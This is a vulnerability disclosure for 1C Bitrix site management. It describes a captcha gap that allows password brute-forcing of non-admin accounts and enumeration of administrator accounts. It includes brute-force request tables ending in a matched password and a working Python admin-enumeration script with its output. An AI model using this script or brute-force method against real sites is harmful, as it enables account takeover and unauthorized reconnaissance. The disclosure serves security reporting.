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User enumeration & Improper Restriction of Excessive Authentication Attempts in Bitrix


Vulnerability description:

There is an improper restriction of excessive authentication attempts in the latest version of the application “1C: site management”. It allows to brute passwords for accounts not in the “administrator” group. Moreover it allows to enumerate users who are in the “administrator” group.


Step-by-step:

There are 3 users in the system: **admin**, **stag**, **root**. User **admin** is the default user and he is in the “administrator” group. User **stag** has the same privileges as **admin**. User **root** is in all groups except the “administrator” group.

List of users




stag’s groups




root's groups

If you send multiple times incorrect credentials for users **admin** and **stag,** the server will request you to fill the captcha. However, for user **root** will not request the captcha, which allows to bruteforce password. The response with length 753 means that server did not request the captcha. Response with length 802 means that server requested the captcha.



Request	Payload	Status	Error	Timeout	Length
0		200			753
1	!@#$%	200			753
2	!@#$%^	200			753
3	!@#$%^&	200			802
4	!@#$%^&*	200			802
5	!root	200			802
6	$SRV	200			802

Attempts to brute the password for admin



Request	Payload	Status	Error	Timeout	Length
0		200			753
1	!@#$%	200			753
2	!@#$%^	200			753
3	!@#$%^&	200			802
4	!@#$%^&*	200			802
5	!root	200			802
6	$SRV	200			802

Attempts to brute the password for stag

Request	Payload	Status	Error	Timeout	Length
0		200			753
1	!@#$%	200			753
2	!@#$%^	200			753
3	!@#$%^&	200			753
4	!@#$%^&*	200			753
5	!root	200			753
6	$SRV	200			753
7	$secure$	200			753

Attempts to brute the password for root

Request	Payload	Status	Error	Timeout	Length
0		200			753
1	123123	200			753
2	asdasd	200			753
3	zzxczxczxc	200			753
4	asdasdasds	200			753
5	dfgsdfwsad	200			753
6	qwerty	200			753
7	12dqsdef	200			753
8	ascsdf	200			753
9	password	200			869

Successful password matching

Due to the fact that, the captcha is not required if user does not exist or isn't in the "administrator" group we can enumerate all users in the "administrator" group. There is python script for admin enumeration:

```
import requests

f = open("users.txt","r")
for line in f:
for i in range(1, 5):
r = requests.post('http://192.168.0.188/bitrix/admin/index.php?login=yes', data = {'AUTH_FORM':'Y','TYPE':'AUTH','USER_LOGIN':line.strip('\n'),
'USER_PASSWORD':'not_valid_pass','Login':'','captcha_sid':'','captcha_word':'','sessid':''})
if str(r.content).find('CAPTCHA_CODE') > 0:
print("Admin found: " + str(line))
f.close()
```

Content of file user.txt:

```
root
admin
stag
fakeuser
```

Output:

```
Admin found: admin

Admin found: stag
```

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